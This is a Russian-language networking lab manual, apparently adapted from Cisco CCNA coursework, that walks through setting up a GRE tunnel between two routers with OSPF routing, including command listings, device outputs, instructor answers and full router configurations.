


**Таблица адресации**

| Устройство | Интерфейс    | IP-адрес    | Маска подсети   | Шлюз по умолчанию |
|------------|--------------|-------------|-----------------|-------------------|
| WEST       | G0/1         | 172.16.1.1  | 255.255.255.0   | Недоступно        |
|            | S0/0/0 (DCE) | 10.1.1.1    | 255.255.255.252 | Недоступно        |
|            | Tunnel0      | 172.16.12.1 | 255.255.255.252 | Недоступно        |
| ISP        | S0/0/0       | 10.1.1.2    | 255.255.255.252 | Недоступно        |
|            | S0/0/1 (DCE) | 10.2.2.2    | 255.255.255.252 | Недоступно        |
| EAST       | G0/1         | 172.16.2.1  | 255.255.255.0   | Недоступно        |
|            | S0/0/1       | 10.2.2.1    | 255.255.255.252 | Недоступно        |
|            | Tunnel0      | 172.16.12.2 | 255.255.255.252 | Недоступно        |
| PC-A       | NIC          | 172.16.1.3  | 255.255.255.0   | 172.16.1.1        |
| PC-C       | NIC          | 172.16.2.3  | 255.255.255.0   | 172.16.2.1        |

**Задачи****Часть 1. Базовая настройка устройств****Часть 2. Настройка туннеля GRE****Часть 3. Включение маршрутизации через туннель GRE**

## Исходные данные/сценарий

Универсальная инкапсуляция при маршрутизации (GRE) — это протокол туннелирования, способный инкапсулировать различные протоколы сетевого уровня между двумя объектами по общедоступной сети, например, в Интернете.

GRE можно использовать с:

подключением сети IPv6 по сетям IPv4

пакетами групповой рассылки, например, OSPF, EIGRP и приложениями потоковой передачи данных

В этой лабораторной работе необходимо настроить незашифрованный туннель GREVPN «точка-точка» и убедиться, что сетевой трафик использует туннель. Также будет нужно настроить протокол маршрутизации OSPF внутри туннеля GREVPN. Туннель GRE существует между маршрутизаторами WEST и EAST в области 0 OSPF. Интернет-провайдер не знает о туннеле GRE. Для связи между маршрутизаторами WEST и EAST и интернет-провайдером применяются статические маршруты по умолчанию.

**Примечание.** В практических лабораторных работах CCNA используются маршрутизаторы с интеграцией сервисов Cisco 1941 (ISR) под управлением ОС CiscoIOS версии 15.2(4) M3 (образ universalk9). В лабораторной работе используются коммутаторы CiscoCatalyst серии 2960 под управлением ОС CiscoIOS 15.0(2) (образ lanbasek9). Допускается использование коммутаторов и маршрутизаторов других моделей, под управлением других версий ОС CiscoIOS. В зависимости от модели устройства и версии CiscoIOS доступные команды и выходные данные могут отличаться от данных, полученных при выполнении лабораторных работ. Точные идентификаторы интерфейсов указаны в сводной таблице интерфейсов маршрутизаторов в конце лабораторной работы.

**Примечание.** Убедитесь, что предыдущие настройки маршрутизаторов и коммутаторов удалены и они не имеют загрузочных настроек. Если вы не уверены в этом, обратитесь к инструктору.

**Примечание для инструктора.** Для выполнения инициализации и перезагрузки устройств см. руководство для инструкторов по проведению лабораторных работ.

### **Необходимые ресурсы:**

3 маршрутизатора (Cisco 1941 под управлением ОС CiscoIOS 15.2(4) M3 (образ universal) или аналогичная модель);

2 коммутатора (Cisco 2960 под управлением ОС CiscoIOS 15.0(2), (образ lanbasek9) или аналогичная модель);

2 ПК (под управлением ОС Windows 7, Vista или XP с программой эмуляции терминала, например TeraTerm);

консольные кабели для настройки устройств CiscoIOS через порты консоли;

кабели Ethernet и последовательные кабели в соответствии с топологией.

### **Базовая настройка устройств**

В части 1 вам предстоит настроить топологию сети и базовые параметры маршрутизатора, например, IP-адреса интерфейсов, маршрутизацию, доступ к устройствам и пароли.

### **Подключите кабели в сети в соответствии с топологией.**

### **Выполните инициализацию и перезагрузку маршрутизаторов и коммутаторов.**

### **Произведите базовую настройку маршрутизаторов.**

Отключите поиск DNS.

Назначьте имена устройств.

Зашифруйте незашифрованные пароли.

Создайте баннерное сообщение дня (MOTD) для предупреждения пользователей о запрете несанкционированного доступа.

Назначьте **class** в качестве зашифрованного пароля доступа к привилегированному режиму.

Назначьте cisco в качестве пароля для консоли и виртуального терминала VTU и активируйте учётную запись.

Настройте ведение журнала состояния консоли на синхронный режим.

Примените IP-адреса к интерфейсам Serial и GigabitEthernet в соответствии с таблицей адресации и активируйте физические интерфейсы. На данном этапе не настраивайте интерфейсы Tunnel0.

Настройте тактовую частоту на **128000** для всех последовательных интерфейсов DCE.

**Настройте маршруты по умолчанию к маршрутизатору интернет-провайдера.**

```
WEST(config)# ip route 0.0.0.0 0.0.0.0 10.1.1.2
```

```
EAST(config)# ip route 0.0.0.0 0.0.0.0 10.2.2.2
```

**Настройте компьютеры.**

Настройте IP-адреса и шлюзы по умолчанию на всех ПК в соответствии с таблицей адресации.

**Проверьте соединение.**

На данный момент компьютеры не могут отправлять друг другу эхо-запросы. Каждый ПК должен получать ответ на эхо-запрос от своего шлюза по умолчанию. Маршрутизаторы могут отправлять эхо-запросы на последовательные интерфейсы других маршрутизаторов в топологии. Если это не так, устраните неполадки и убедитесь в наличии связи.

**Сохраните текущую конфигурацию.**

**Настройка туннеля GRE**

В части 2 необходимо настроить туннель GRE между маршрутизаторами WEST и EAST.

**Шаг 1: Настройка интерфейса туннеля GRE.**

Настройте интерфейс туннеля на маршрутизаторе WEST. Используйте S0/0/0 на маршрутизаторе WEST в качестве интерфейс источника туннеля и 10.2.2.1 как назначение туннеля на маршрутизаторе EAST.

```
WEST(config)# interface tunnel 0
```

```
WEST(config-if)# ip address 172.16.12.1 255.255.255.252
```

```
WEST(config-if)# tunnel source s0/0/0
```

```
WEST(config-if)# tunnel destination 10.2.2.1
```

Настройте интерфейс туннеля на маршрутизаторе EAST. Используйте S0/0/1 на маршрутизаторе EAST в качестве интерфейс источника туннеля и 10.1.1.1 как назначение туннеля на маршрутизаторе WEST.

```
EAST(config)# interface tunnel 0
```

```
EAST(config-if)# ip address 172.16.12.2 255.255.255.252
```

```
EAST(config-if)# tunnel source 10.2.2.1
```

```
EAST(config-if)# tunnel destination 10.1.1.1
```

**Примечание.** Для команды **tunnelsource** в качестве источника можно использовать имя интерфейса или IP-адрес.

**Убедитесь, что туннель GRE работает.**

1. Проверьте состояние интерфейса туннеля на маршрутизаторах WEST и EAST.

```
WEST# show ip interface brief
```

| Interface                  | IP-Address  | OK? | Method | Status                | Protocol |
|----------------------------|-------------|-----|--------|-----------------------|----------|
| Embedded-Service-Engine0/0 | unassigned  | YES | unset  | administratively down | down     |
| GigabitEthernet0/0         | unassigned  | YES | unset  | administratively down | down     |
| GigabitEthernet0/1         | 172.16.1.1  | YES | manual | up                    | up       |
| Serial0/0/0                | 10.1.1.1    | YES | manual | up                    | up       |
| Serial0/0/1                | unassigned  | YES | unset  | administratively down | down     |
| Tunnel0                    | 172.16.12.1 | YES | manual | up                    | up       |

```
EAST# show ip interface brief
```

| Interface | IP-Address | OK? | Method | Status | Protocol |
|-----------|------------|-----|--------|--------|----------|
|-----------|------------|-----|--------|--------|----------|

|                            |             |     |        |                  |      |      |
|----------------------------|-------------|-----|--------|------------------|------|------|
| Embedded-Service-Engine0/0 | unassigned  | YES | unset  | administratively | down | down |
| GigabitEthernet0/0         | unassigned  | YES | unset  | administratively | down | down |
| GigabitEthernet0/1         | 172.16.2.1  | YES | manual | up               |      | up   |
| Serial0/0/0                | unassigned  | YES | unset  | administratively | down | down |
| Serial0/0/1                | 10.2.2.1    | YES | manual | up               |      | up   |
| Tunnel0                    | 172.16.12.2 | YES | manual | up               |      | up   |

С помощью команды **showinterfacestunnel 0** проверьте протокол туннелирования, источник туннеля и назначение туннеля, используемые в этом туннеле.

Какой протокол туннелирования используется? Какие IP-адреса источника и назначения туннеля связаны с туннелем GRE на каждом маршрутизаторе?

---



---



---



---

Используется протокол туннелирования GRE. Для маршрутизатора WEST источник туннеля — 10.1.1.1 (Serial0/0/0), а назначение — 10.2.2.1. Для маршрутизатора EAST источник туннеля — 10.2.2.1, а назначение — 10.1.1.1.

WEST# **showinterfacestunnel 0**

Tunnel0 is up, line protocol is up

Hardware is Tunnel

Internet address is 172.16.12.1/30

MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,  
reliability 255/255, txload 1/255, rxload 1/255

Encapsulation TUNNEL, loopback not set

Keepalive not set

Tunnel source 10.1.1.1 (Serial0/0/0), destination 10.2.2.1

Tunnel Subblocks:

src-track:

Tunnel0 source tracking subblock associated with Serial0/0/0

Set of tunnels with source Serial0/0/0, 1 member (includes iterators), on interface <OK>

Tunnel protocol/transport GRE/IP

Key disabled, sequencing disabled

Checksumming of packets disabled

Tunnel TTL 255, Fast tunneling enabled

Tunnel transport MTU 1476 bytes

Tunnel transmit bandwidth 8000 (kbps)

Tunnel receive bandwidth 8000 (kbps)

Last input 00:00:12, output 00:00:12, output hang never

Last clearing of "show interface" counters 00:01:29

Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0

Queueing strategy: fifo

Output queue: 0/0 (size/max)

5 minute input rate 0 bits/sec, 0 packets/sec

5 minute output rate 0 bits/sec, 0 packets/sec

5 packets input, 620 bytes, 0 no buffer

Received 0 broadcasts (0 IP multicasts)

0 runts, 0 giants, 0 throttles

0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort

5 packets output, 620 bytes, 0 underruns

0 output errors, 0 collisions, 0 interface resets

0 unknown protocol drops

0 output buffer failures, 0 output buffers swapped out

## EAST# **show interfaces tunnel 0**

Tunnel0 is up, line protocol is up

Hardware is Tunnel

Internet address is 172.16.12.2/30

MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,

reliability 255/255, txload 1/255, rxload 1/255

Encapsulation TUNNEL, loopback not set

Keepalive not set

**Tunnel source 10.2.2.1, destination 10.1.1.1**

Tunnel Subblocks:

src-track:

Tunnel0 source tracking subblock associated with Serial0/0/1

Set of tunnels with source Serial0/0/1, 1 member (includes iterators), on interface <OK>

**Tunnel protocol/transport GRE/IP**

Key disabled, sequencing disabled

Checksumming of packets disabled

Tunnel TTL 255, Fast tunneling enabled

Tunnel transport MTU 1476 bytes

Tunnel transmit bandwidth 8000 (kbps)

Tunnel receive bandwidth 8000 (kbps)

Last input 00:01:28, output 00:01:28, output hang never

Last clearing of "show interface" counters 00:02:50

Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0

Queueing strategy: fifo

Output queue: 0/0 (size/max)

5 minute input rate 0 bits/sec, 0 packets/sec

5 minute output rate 0 bits/sec, 0 packets/sec

5 packets input, 620 bytes, 0 no buffer

Received 0 broadcasts (0 IP multicasts)

0 runts, 0 giants, 0 throttles

0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort

5 packets output, 620 bytes, 0 underruns

0 output errors, 0 collisions, 0 interface resets

0 unknown protocol drops

0 output buffer failures, 0 output buffers swapped out

Отправьте эхо-запрос по туннелю из маршрутизатора WEST на маршрутизатор EAST с использованием IP-адреса интерфейса туннеля.

WEST# **ping 172.16.12.2**

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 172.16.12.2, timeout is 2 seconds:

!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 32/34/36 ms

С помощью команды **traceroute** на маршрутизаторе WEST определите тракт к интерфейсу туннеля на маршрутизаторе EAST. Укажите путь до маршрутизатора EAST.

---

172.16.12.1 > 172.16.12.2

WEST# **traceroute 172.16.12.2**

Type escape sequence to abort.

Tracing the route to 172.16.12.2

VRF info: (vrf in name/id, vrf out name/id)

1 172.16.12.2 20 msec 20 msec \*

Отправьте эхо-запрос и сделайте трассировку маршрута через туннель от маршрутизатора EAST к маршрутизатору WEST с использованием IP-адреса интерфейса туннеля.

Укажите путь от маршрутизатора EAST до маршрутизатора WEST?

---

172.16.12.2 > 172.16.12.1

С какими интерфейсами связаны эти IP-адреса? Почему?

---

---

---

Интерфейсы Tunnel 0 на маршрутизаторах WEST и EAST. Трафик использует туннель.

Команды **ping** и **tracert** должны успешно выполняться. Если это не так, устраните неполадки и перейдите к следующей части.

### Включение маршрутизации через туннель GRE

В части 3 необходимо настроить протокол маршрутизации OSPF таким образом, чтобы локальные сети (LAN) на маршрутизаторах WEST и EAST могли обмениваться данными с помощью туннеля GRE.

После установления туннеля GRE можно реализовать протокол маршрутизации. Для туннелирования GRE команда **network** будет включать сеть IP туннеля, а не сеть, связанную с последовательным интерфейсом. точно так же, как и с другими интерфейсами, например, Serial и Ethernet. Следует помнить, что маршрутизатор ISP в этом процессе маршрутизации не участвует.

### Шаг 1: Настройка маршрутизации по протоколу OSPF для области 0 по туннелю.

Настройте идентификатор процесса OSPF 1, используя область 0 на маршрутизаторе WEST для сетей 172.16.1.0/24 и 172.16.12.0/24.

```
WEST(config)# router ospf 1
```

```
WEST(config-router)# network 172.16.1.0 0.0.0.255 area 0
```

```
WEST(config-router)# network 172.16.12.0 0.0.0.3 area 0
```

Настройте идентификатор процесса OSPF 1, используя область 0 на маршрутизаторе EAST для сетей 172.16.2.0/24 и 172.16.12.0/24.

```
EAST(config)# router ospf 1
```

```
EAST(config-router)# network 172.16.2.0 0.0.0.255 area 0
```

EAST(config-router)# **network 172.16.12.0 0.0.0.3 area 0**

### Проверка маршрутизации OSPF.

1. Отправьте с маршрутизатора WEST команду **show ip route** для проверки маршрута к локальной сети 172.16.2.0/24 на маршрутизаторе EAST.

WEST# **show ip route**

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP

D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

E1 - OSPF external type 1, E2 - OSPF external type 2

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

ia - IS-IS inter area, \* - candidate default, U - per-user static route

o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP

+ - replicated route, % - next hop override

Gateway of last resort is 10.1.1.2 to network 0.0.0.0

S\* 0.0.0.0/0 [1/0] via 10.1.1.2

10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks

C 10.1.1.0/30 is directly connected, Serial0/0/0

L 10.1.1.1/32 is directly connected, Serial0/0/0

172.16.0.0/16 is variably subnetted, 5 subnets, 3 masks

C 172.16.1.0/24 is directly connected, GigabitEthernet0/1

L 172.16.1.1/32 is directly connected, GigabitEthernet0/1

O 172.16.2.0/24 [110/1001] via 172.16.12.2, 00:00:07, Tunnel0

C 172.16.12.0/30 is directly connected, Tunnel0

L 172.16.12.1/32 is directly connected, Tunnel0

Какой выходной интерфейс и IP-адрес используются для связи с сетью 172.16.2.0/24?

---

---

Для связи с сетью 172.16.2.0/24 используется интерфейс tunnel 0 с IP-адресом 172.16.12.2.

Отправьте с маршрутизатора EAST команду для проверки маршрута к локальной сети 172.16.1.0/24 на маршрутизаторе WEST.

Какой выходной интерфейс и IP-адрес используются для связи с сетью 172.16.1.0/24?

---

Для связи с сетью 172.16.1.0/24 используется интерфейс tunnel 0 с IP-адресом 172.16.12.1.

EAST# **show ip route**

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP

D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

E1 - OSPF external type 1, E2 - OSPF external type 2

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

ia - IS-IS inter area, \* - candidate default, U - per-user static route

o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP

+ - replicated route, % - next hop override

Gateway of last resort is 10.2.2.2 to network 0.0.0.0

S\* 0.0.0.0/0 [1/0] via 10.2.2.2

10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks

C 10.2.2.0/30 is directly connected, Serial0/0/1

L 10.2.2.1/32 is directly connected, Serial0/0/1

172.16.0.0/16 is variably subnetted, 5 subnets, 3 masks

O 172.16.1.0/24 [110/1001] via 172.16.12.1, 00:02:44, Tunnel0

C 172.16.2.0/24 is directly connected, GigabitEthernet0/1

L 172.16.2.1/32 is directly connected, GigabitEthernet0/1

C 172.16.12.0/30 is directly connected, Tunnel0

L 172.16.12.2/32 is directly connected, Tunnel0

### Проверьте связь между конечными устройствами.

1. Отправьте эхо-запрос с ПК А на ПК С. Эхо-запрос должен пройти успешно. Если это не так, устраните неполадки и убедитесь в наличии связи между конечными узлами.

**Примечание.** Для успешной передачи эхо-запросов может потребоваться отключение межсетевого экрана.

Запустите трассировку от ПК А к ПК С. Каков путь от ПК А до ПК С?

\_\_\_\_\_

\_\_\_\_\_

172.16.1.1 > 172.16.12.2 (интерфейс туннеля на маршрутизаторе EAST)  
> 172.16.2.3

### Вопросы на закрепление

Какие еще настройки необходимы для создания защищенного туннеля GRE?

\_\_\_\_\_

\_\_\_\_\_

\_\_\_\_\_

\_\_\_\_\_

Протокол IPsec можно настроить таким образом, чтобы обеспечивалось шифрование данных для защищенного туннеля GRE.

Если вы добавили дополнительные локальные сети к маршрутизатору WEST или EAST, то что нужно сделать, чтобы сеть использовала туннель GRE для трафика?

\_\_\_\_\_

\_\_\_\_\_

Новые сети необходимо добавить к тем же протоколам маршрутизации, что и интерфейс туннеля.

## Сводная таблица интерфейсов маршрутизаторов

| Сводная информация об интерфейсах маршрутизаторов                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                             |                             |                                |                                |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------|-----------------------------|--------------------------------|--------------------------------|
| Модель маршрутизатора                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Интерфейс Ethernet № 1      | Интерфейс Ethernet № 2      | Последовательный интерфейс № 1 | Последовательный интерфейс № 2 |
| 1800                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 1900                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Gigabit Ethernet 0/0 (G0/0) | Gigabit Ethernet 0/1 (G0/1) | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 2801                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/1/0 (S0/1/0)          | Serial 0/1/1 (S0/1/1)          |
| 2811                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 2900                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Gigabit Ethernet 0/0 (G0/0) | Gigabit Ethernet 0/1 (G0/1) | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| <p><b>Примечание.</b> Чтобы узнать, каким образом настроен маршрутизатор, изучите интерфейсы с целью определения типа маршрутизатора и количества имеющихся на нём интерфейсов. Эффективного способа перечисления всех сочетаний настроек для каждого класса маршрутизаторов не существует. В данной таблице содержатся идентификаторы возможных сочетаний Ethernet и последовательных (Serial) интерфейсов в устройстве. В таблицу не включены какие-либо иные типы интерфейсов, даже если на определённом маршрутизаторе они присутствуют. В качестве примера можно привести интерфейс ISDNBRI. Строка в скобках — это принятое сокращение, которое можно использовать в командах CiscoIOS для представления интерфейса.</p> |                             |                             |                                |                                |

## Настройки устройств

### Маршрутизатор WEST

WEST# show run

Building configuration...

Current configuration : 1798 bytes

!

version 15.2

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

!

hostname WEST

!

boot-start-marker

boot-end-marker

!

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

!

!

!

!

!

no ip domain lookup

no ipv6 cef

multilink bundle-name authenticated

!

!

!

!

!

!

!

!

!

!

interface Tunnel0

ip address 172.16.12.1 255.255.255.252

tunnel source Serial0/0/0

tunnel destination 10.2.2.1

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

no ip address

shutdown

duplex auto

speed auto

!

interface GigabitEthernet0/1

```
ip address 172.16.1.1 255.255.255.0
```

```
duplex auto
```

```
speed auto
```

```
!
```

```
interface Serial0/0/0
```

```
ip address 10.1.1.1 255.255.255.252
```

```
clock rate 128000
```

```
!
```

```
interface Serial0/0/1
```

```
no ip address
```

```
shutdown
```

```
!
```

```
router ospf 1
```

```
network 172.16.1.0 0.0.0.255 area 0
```

```
network 172.16.12.0 0.0.0.3 area 0
```

```
!
```

```
ip forward-protocol nd
```

```
!
```

```
no ip http server
```

```
no ip http secure-server
```

```
!
```

```
ip route 0.0.0.0 0.0.0.0 10.1.1.2
```

```
!
```

```
!
```

```
!
```

```
!
```

```
control-plane
```

```
!
```

```
!
```

```
banner motd ^C
```

Unauthorized Access Prohibited.

^C

!

line con 0

password 7 14141B180F0B

logging synchronous

login

line aux 0

line 2

no activation-character

no exec

transport preferred none

transport input all

transport output pad telnet rlogin lapb-ta mop udptn v120 ssh

stopbits 1

line vty 0 4

password 7 05080F1C2243

login

transport input all

!

scheduler allocate 20000 1000

!

end

**Маршрутизатор ISP**

**ISP#** show run

Building configuration...

Current configuration : 1406 bytes

!

version 15.2

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

!

hostname ISP

!

boot-start-marker

boot-end-marker

!

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

!

!

!

!

!

no ip domain lookup

no ipv6 cef

!

multilink bundle-name authenticated

!

!

!

!

!

!

redundancy

!

!

!

!

!

!

!

!

!

!

!

!

!

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

no ip address

shutdown

duplex auto

speed auto

!

interface GigabitEthernet0/1

no ip address

shutdown

duplex auto

speed auto

!

interface Serial0/0/0

ip address 10.1.1.2 255.255.255.252

!

interface Serial0/0/1

ip address 10.2.2.2 255.255.255.252

clock rate 128000

!

ip forward-protocol nd

!

no ip http server

no ip http secure-server

!

!

!

!

!

control-plane

!

!

banner motd ^C

Unauthorized Access Prohibited.

^C

!

line con 0

password 7 02050D480809

logging synchronous

login

line aux 0

line 2

no activation-character

no exec

transport preferred none

transport input all

transport output pad telnet rlogin lapb-ta mop udptn v120 ssh

stopbits 1

line vty 0 4

password 7 045802150C2E

login

transport input all

!

scheduler allocate 20000 1000

!

end

**Маршрутизатор EAST**

EAST# show run

Building configuration...

Current configuration : 1802 bytes

!

version 15.2

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

!

hostname EAST

!

boot-start-marker

boot-end-marker

!

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

!

!

!

!

!

!

no ip domain lookup

no ipv6 cef

!

multilink bundle-name authenticated

!

!

!

!

!

redundancy

!

!

!

!

!

!

!

!

!

!

!

!

!

!

interface Tunnel0

ip address 172.16.12.2 255.255.255.252

tunnel source 10.2.2.1

tunnel destination 10.1.1.1

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

no ip address

shutdown

duplex auto

speed auto

!

interface GigabitEthernet0/1

ip address 172.16.2.1 255.255.255.0

duplex auto

speed auto

!

```
interface Serial0/0/0
```

```
no ip address
```

```
shutdown
```

```
clock rate 2000000
```

```
!
```

```
interface Serial0/0/1
```

```
ip address 10.2.2.1 255.255.255.252
```

```
!
```

```
router ospf 1
```

```
network 172.16.2.0 0.0.0.255 area 0
```

```
network 172.16.12.0 0.0.0.3 area 0
```

```
!
```

```
ip forward-protocol nd
```

```
!
```

```
no ip http server
```

```
no ip http secure-server
```

```
!
```

```
ip route 0.0.0.0 0.0.0.0 10.2.2.2
```

```
!
```

```
!
```

```
!
```

```
!
```

```
control-plane
```

```
!
```

```
!
```

```
banner motd ^C
```

```
Unauthorized Access Prohibited.
```

```
^C
```

```
!
```

```
line con 0
```

```
password 7 00071A150754
logging synchronous
login
line aux 0
line 2
no activation-character
no exec
transport preferred none
transport input all
transport output pad telnet rlogin lapb-ta mop udptn v120 ssh
stopbits 1
line vty 0 4
password 7 030752180500
login
transport input all
!
scheduler allocate 20000 1000
!
end
```

### **Контрольные вопросы:**

- 1.Смоделировать и исследовать в PTVisualStudio структуру двухточечной сети.
- 2.Сформулировать требования к оборудованию для реализации GRE.
- 3.Перечислить основные этапы конфигурирования GRE.
- 4.Синтаксис команд для включения GRE туннеля в CiscoIOS.
- 5.Реализация защищенного GRE туннеля с использованием IPSec.
- 6.Настроить статическую маршрутизацию при использовании GRE.
- 7.Настроить динамическую маршрутизацию при использовании GRE..

**Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## **Лабораторная работа №7**

### *Организация защищенных удаленных подключений*

#### **1. Цель работы**

1. Исследовать принципы настройки базового PPP с аутентификацией.

**Формируемые компетенции:** ПК-3; ПК-4

#### **2. Подготовка к занятию**

1. Изучить (повторить) теоретический материал.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

#### **3. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

##### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.
- Убедиться в целостности электрических розеток и разъемов. В лаборатории необходимо быть в сменной обуви.
- Включение компьютера производить только после получения допуска по выполняемой работе и разрешения преподавателя или лаборанта.

#### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные кабели, измерительное оборудование и носители информации, непосредственно относящиеся к данному лабораторному занятию;
- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;
- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.

#### **4.3. Требования безопасности по окончании работы**

- доложить руководителю занятий или лаборанту о завершении работ;
- привести в порядок и сдать рабочее место лаборанту, и доложить руководству

Настройка базового PPP с аутентификацией (вариант для инструктора)

Примечание для инструктора. Красным или серым цветом выделен текст, который отображается только в копии для инструктора.

## Топология

